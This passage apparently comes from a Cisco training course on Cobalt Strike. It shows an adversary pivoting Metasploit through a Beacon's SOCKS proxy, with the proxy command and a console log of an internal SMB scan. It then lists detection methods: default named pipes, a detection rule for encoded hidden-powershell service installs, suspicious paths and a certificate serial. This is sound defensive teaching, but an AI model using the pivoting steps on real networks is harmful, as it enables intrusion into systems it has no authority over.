
One way to perform pivoting is to use the Metasploit Meterpreter. Meterpreter is a Metasploit payload (a stage) that provides shell access to the target system. It runs in-memory and offers a set of ready-made commands that perform specific adversarial (malicious) tasks. Meterpreter is also difficult to detect. When the adversary uses the Meterpreter payload, the Metasploit framework offers a built-in feature for pivoting to and compromising new targets. The adversary's goal is to pass Metasploit payloads onto a new target through the existing Beacon.

To enable communication through the Beacon, the adversary first creates a tunneling connection from the external source to Cobalt Strike (such as the Metasploit framework). The tunnel connection has the external source on one side and Beacon's proxy server on the other side. The adversary uses the

tunnel to receive commands from an external source. The Team Server then passes commands to the Beacon, and finally, the Beacon forwards the commands to a new target.



To create the proxying configuration, the adversary puts the Beacon into interactive mode by issuing the sleep command with the 0-second sleep interval. When the Beacon is active, the adversary right-clicks the Beacon line and chooses **Pivoting > SOCKS Server**. The adversary sets the port number that the Team Server will use for proxying communication to the Beacon. In the example, the adversary chooses port 8888. The effect of the configuration is that the Team Server listens on port 8888 for the messages that it should proxy to the Beacon.



To verify the Beacon proxying configuration, the adversary navigates to the View menu item and chooses Proxy Pivots. A new tab is displayed with the proxy configurations. Right-clicking the proxy item invokes a prompt that contains the Metasploit code. The code in the example is as follows:

```
setg Proxies socks4:<Team Server.IP>:8888
```

To establish the tunnel, the adversary runs the command in the Metasploit framework and configures Metasploit to use the Beacon as a proxy. Every command that the adversary types in the Metasploit console is executed by the Beacon. The outputs of the commands arrive at the console through the established tunnel.

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~/cobaltstrike root@kali: ~/cobaltstrike root@kali: ~  
Proxies => socks4:54.167.83.168:8888  
msf > use auxiliary/scanner/smb/smb_version  
msf auxiliary(smb_version) > set RHOSTS 10.10.10.0/24  
RHOSTS => 10.10.10.0/24  
msf auxiliary(smb_version) > set THREADS 64  
THREADS => 64  
msf auxiliary(smb_version) > exploit -j  
[*] Auxiliary module running as background job  
msf auxiliary(smb_version) >  
[*] 10.10.10.4:445 is running Windows 2003 (build:3790) (name:FILESERVER) (domain:CORP)  
[*] 10.10.10.3:445 is running Windows 2008 R2 Enterprise (build:7600) (name:DC) (domain:CORP)  
[*] 10.10.10.5:445 is running Windows 2003 (build:3790) (name:MAIL) (domain:CORP)  
[*] 10.10.10.18:445 is running Windows XP SP2 (language:English) (name:JOSHDEV) (domain:CORP)  
[*] Scanned 42 of 256 hosts (16% complete)  
[*] Scanned 64 of 256 hosts (25% complete)  
[*] Scanned 86 of 256 hosts (33% complete)  
[*] Scanned 103 of 256 hosts (40% complete)  
[*] Scanned 128 of 256 hosts (50% complete)  
[*] 10.10.10.190:445 is running Windows 7 Ultimate (build:7600) (name:WS2) (domain:CORP)  
[*] 10.10.10.189:445 is running Windows 7 Ultimate (build:7600) (name:CEOSBOX) (domain:CORP)  
[*] Scanned 155 of 256 hosts (60% complete)  
[*] Scanned 192 of 256 hosts (75% complete)  
[*] 10.10.10.222:445 is running Windows 7 Ultimate (build:7600) (name:BILLING-POWER) (domain:CORP)  
[*] Scanned 212 of 256 hosts (82% complete)  
[*] Scanned 232 of 256 hosts (90% complete)  
[*] Scanned 256 of 256 hosts (100% complete)  
msf auxiliary(smb_version) >
```

The adversary can use discovery techniques to gain knowledge about the target environment. In the example, the adversary uses the Metasploit SMB auxiliary module. To perform scanning, the adversary defines the destination network. Scanned traffic goes to the Beacon and from the Beacon to the destination. The figure shows that the adversary specified the 10.10.10.0/24 network as the scan destination, and the scan results show several hosts with port 445 open.

Note: The discovery activities are performed within a network and are more demanding to detect than external discoveries. These external discoveries are also called reconnaissance, to differentiate between these two aspects of scanning.

Receiving results at the adversary's system shows that they have successfully used the tunnel and accessed the new target environment. Through the same tunnel, the adversary can pass any Metasploit exploit or attack and compromise new hosts.

Detecting Cobalt Strike

Cobalt Strike Beacon's memory resident encrypted payloads are extremely difficult to detect either on the compromised endpoint system or on the network. Encrypted payloads destined to the target system easily evade security controls. At the target, the payload is first decrypted and then executed in memory. To inspect the memory and detect potentially malicious software, anti-malware programs on the target must have access to memory and also possess memory inspection capabilities.

Detecting a Cobalt Strike Beacon on the network is difficult due to advanced evasion techniques inherent to flexible and changeable C2 profiles (malleable C2 profiles). The profiles allow multiple types of communication channels that use various communication protocols. Using profiles, adversaries can change channel configurations easily and can deliberately slow beaconing.

Effective detection techniques include network and host-based monitoring software that utilizes threat intelligence.

Note: Despite the enhanced ability to use the Cobalt Strike Malleable C2 profiles, many adversaries use Beacons with the default settings. The results of the NVISO Labs research support this claim with the finding that a large percentage of public CS Team Servers use the same compromised private keys.

The following techniques can help detect Beacon activities in network traffic:

- **Set the detection logic parameters on security control devices to alert on an HTTP request with a valid checksum8 path:** The Cobalt Strike Team Server uses the checksum8 paths to deliver the Beacon payload. They are URLs that pass the checksum8 integrity check.
- **Use a threat intelligence feed that includes a list of known Cobalt Strike C2 server IP addresses and domains:** The threat intelligence community performs large-scale scans that discover publicly available Team Servers. They confirm the discoveries by using the valid checksum8 Team Server URLs.
- **Analyze the JA3 and JA3S fingerprints of clients and servers:** Identify a malicious JA3 fingerprint of the HTTPS request or a malicious JA3S fingerprint of the Team Server. The use of JA3S fingerprints is less reliable, because fingerprints vary depending on the client.
- **Analyze long-term network activity statistics or logs:** Examining log history makes it possible to detect periodic HTTPS or DNS beaconing to the same set of IP addresses. A set of potential C2 server IP addresses can be large if adversaries use redirectors and CDNs.

Host Activity

While conducting post-exploitation activities, Beacons leave artifacts that SOC analysts can use to create IPS detection rules. Analysts can incorporate the default values for the CS Beacon settings within their detection rules, such as default Beacon names and default certificates.

Named pipes are essential for the operation of Cobalt Strike Beacons. Before version 4.2, Cobalt Strike did not allow the operators to change the default naming scheme of named pipes. The SOC analysts could use the default named pipe names as indicators of Beacons. If the target system has enabled the System Monitor (Sysmon) logging, it could be configured to detect Cobalt Strike's default named pipes.

- "\\msagent_*"
- "\\MSSE-* -server"
- "\\postex_*
- "\\status_*
- "\\mypipe-f*"
- "\\mypipe-h*",
- "\\ntsvcs_*
- "\\scerpc_*
- "\\wkssvc_*
- "\\srvsvc_*
- "\\mojo_*

- event_id=7045 ((path="*ADMIN\$*" service="*.exe") OR (path="%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand*"))

The screenshot shows the Windows Task Manager application with the 'Processes' tab selected. A right-click context menu is open over a task. The task's details are as follows:

PID	User name	CPU	Memor...	Image path name	UAC virtualizat...
0	SYSTEM	96	8 K		
4	SYSTEM	00	20 K	C:\WINDOWS\system32...	
124	SYSTEM	00	9.948 K	C:\WINDOWS\system32...	

The context menu options are:

- End task
- End process tree
- Provide feedback
- Set priority
- Set affinity
- Analyze wait chain
- UAC virtualization
- Create dump file
- Open file location (highlighted)
- Search online
- Properties
- Go to service(s)

The following list includes examples of suspicious file locations:

- `"*\rundll32.exe", ".*\regsvr32.exe"`
- `*C:\ProgramData\*`
- `*C:\Users\Public\*`
- `*C:\PerfLogs\*`
- `*\AppData\Local\Temp\*`
- `*\AppData\Roaming\Temp\*`

You can hunt for default certificates that appear with Cobalt Strike when adversaries forget to change the components within default certificates, which are as follows:

- `certificate_serial="8BB00EE" or certificate_serial_number="8BB00EE"`

Beacons can evade EDR and AV controls, but you can indirectly detect the evasion techniques.

Some examples of detection activities are as follows:

- Detecting EDR tampering actions, such as system calls to unhook EDR/AV or killing the EDR/AV processes
- Detecting the encrypt-sleep-decrypt-execute process behavior pattern together with suspicious network activity
- Detecting hosts with disabled EDR/AV or without EDR/AV, or with a change in EDR/AV behavior
- Specifically analyzing directories that EDR/AV security solutions do not protect (the exclusion directories)

You can also inspect outgoing connections from a host. Look for unusual connections on TCP port 4444. Port 4444 is the default port for Metasploit payloads, which are often present with the Cobalt Strike Beacon.

Another way to detect Beacons is to watch for IDS/IPS alerts that are related to Cobalt Strike.

Cisco Talos provides a list of Snort rules to help you detect the Cobalt Strike attacks.

Preventing Attacks

Cobalt Strike is used as a post-exploitation tool, so preventive measures should attempt to limit the extent of exploitation. Some examples of protective measures are as follows:

- Timely patching of the operating system
- Installing antimalware or an EDR solution on endpoints
- Scanning incoming email messages
- Forcing egress proxy communication with complex and frequent authentication to the proxy server to break C2 callbacks (from the Beacon to the C2 server)
- Educating users about the risks of social engineering

Sources

<https://blog.nviso.eu/2021/10/21/cobalt-strike-using-known-private-keys-to-decrypt-traffic-part-1/>

<https://blog.nviso.eu/2021/10/27/cobalt-strike-using-known-private-keys-to-decrypt-traffic-part-2/> <https://malware-traffic-analysis.net/2021/05/13/index.html>

<https://blog.didierstevens.com/2021/10/11/update-1768-py-version-0-0-8/>

<https://truneski.github.io/post/2018/11/05/cobaltstrike-over-external-c2-via-dropbox/>

https://talos-intelligence-site.s3.amazonaws.com/production/document_files/files/000/095/031/original/Talos_Cobalt_Strike.pdf

Wrap-Up

Upon completing this course, you will be able to:

- Understand the purpose of Cobalt Strike
- Explain the components of Cobalt Strike
- Describe Cobalt Strike Building Blocks
- Explain Cobalt Strike Beacons
- Demonstrate practical examples by creating Beacon Listener, deploying the Beacon, and exfiltrating data

Americas Headquarters
Cisco Systems, Inc.
San Jose, CA

Asia Pacific Headquarters
Cisco Systems (USA) Pte. Ltd.
Singapore

Europe Headquarters
Cisco Systems International BV Amsterdam,
The Netherlands

Cisco has more than 200 offices worldwide. Addresses, phone numbers, and fax numbers are listed on the Cisco Website at <https://www.cisco.com/go/offices>.

Cisco and the Cisco logo are trademarks or registered trademarks of Cisco and/or its affiliates in the U.S. and other countries. To view a list of Cisco trademarks, go to this URL: <https://www.cisco.com/go/trademarks>. Third-party trademarks mentioned are the property of their respective owners. The use of the word partner does not imply a partnership relationship between Cisco and any other company. (1110R)